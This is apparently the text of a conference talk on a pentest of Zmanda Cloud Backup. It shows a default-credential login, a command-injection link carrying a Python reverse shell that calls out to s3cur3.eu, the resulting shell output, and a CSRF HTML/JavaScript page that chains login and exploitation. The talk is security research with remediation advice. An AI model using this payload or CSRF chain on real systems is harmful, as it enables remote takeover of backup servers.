# Pentest Deep Dive

Anatomy of a weaponized remote code execution flaw

By Robert Kugler

# \$whoami



#### Robert Kugler

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- Information security researcher, pentester, and public speaker
- 9+ years of experience in data protection, security management and pentesting as well as exploit development

# \$cat todo.txt

The scope Reconnaissance Exploitation Remediation Questions

### \$cat disclaimer.txt

- Cobalt doesn't share or publish any vulnerability information.
- The following research was carried out by me and is not associated to Cobalt.
- Responsible disclosure was attempted with the affected company but no response or read receipt was received. The affected company was made aware of all vulnerability details prior to this talk.

# The Scope

- Vulnerable Ltd.'s internal network
  - 10.1.234.0/22 and 10.2.220.0/22
  - Hosted on AWS


- Scenario
  - Attackers gain access through compromised web server
  - Attempt to get access to sensitive data




#### Reconnaissance


- Mapping out the network
  - Nmap (<u>https://nmap.org</u>)
  - Aquatone (<u>https://github.com/michenriksen/aquatone</u>)
  - Metasploit (<a href="https://www.metasploit.com">https://www.metasploit.com</a>)











 "Zmanda Cloud Backup (ZCB) is an online backup software by open source backup company Zmanda which enables users to back up their data to cloud storage. The software uses the Amazon S3 service from Amazon Web Services." (<a href="https://en.wikipedia.org/wiki/Zmanda\_Cloud\_Backup">https://en.wikipedia.org/wiki/Zmanda\_Cloud\_Backup</a>)

# **Exploitation**

#### • Default credentials, anyone?

The **default** user is **admin/admin** Please change the **password** in the ZMC **Admin** Users page. This user is different from **Zmanda** Network user and operating system user. If you are making changes to Backup Sets manually, you should enable Sync Backup Sets at the time of **login** process. Jun 12, 2014

#### Admin Login - Zmanda Documentation Wiki

https://docs.zmanda.com > ZMC\_Users\_Manual > Admin\_Login

admin | Log Out





















:(

- No command injection...they implemented whitelisting
- ... but wait, what happens if...?







Commands can be executed by just visiting a special link!

https://10.123.45.6/ZMC\_Admin\_Advanced?form=adminTasks&action=Apply&command=<a href="echo">echo</a>
<a href="mailto:a|python-c'import">a|python-c'import</a>
socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("s3cur3.eu",8080));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);</a>

```
root@vps464506:~# nc -lvp 8080

Listening on [0.0.0.0] (family 0, port 8080)

Connection from

.compute.amazonaws.com 12128 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(amandabackup) gid=6(disk) groups=6(disk),26(tape),1002(mysql)
$ $ $
```



```
<html>
    <form target="_blank" action="https://X.X.X.X/ZMC Admin Login?cookies checked=1" method="POST">
      <input type="hidden" name="login" value="AEE" />
      <input type="hidden" name="last&#95;page" value="" />
      <input type="hidden" name="username" value="admin" />
      <input type="hidden" name="password" value="admin" />
      <input type="hidden" name="submit" value="Login" />
      <input type="hidden" name="JS&#95;SWITCH" value="JS&#95;ON" />
      <input id=prepare type="submit" value="" />
    </form>
    <a id=boom target="_blank" href='https://X.X.X.X/ZMC Admin Advanced?form=adminTasks&action=Apply&</pre>
<script>
document.getElementById("prepare").click();
function Sleep(milliseconds) {
   return new Promise(resolve => setTimeout(resolve, milliseconds));
async function exploit() {
   await Sleep(5000); // Wait 5s to make sure the user is authenticated until the request is fired
   document.getElementById("boom").click();
exploit();
</script>
</body>
</html>
```

 PoC and write-up available on <u>https://github.com/robertchrk/zmanda\_exploit</u>



- Prerequisites? Knowledge of the IP address? Maybe not, JavaScript is powerful and easily used for fingerprinting and port scanning.
- Inspired by SkyLined's <u>LocalNetworkScanner</u> I did some research and found Matthew Ulm's <u>is-recon.html</u>. I modified it and added image based fingerprinting: <u>https://s3cur3.it/blog/8</u> (CCTV exploit)

#### Remediation

- Always change default credentials!
- Enforce your patch management policy or introduce one!
- Stop using insecure software! Ask all vendors for their last pentest report.



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# Thanks! Any questions?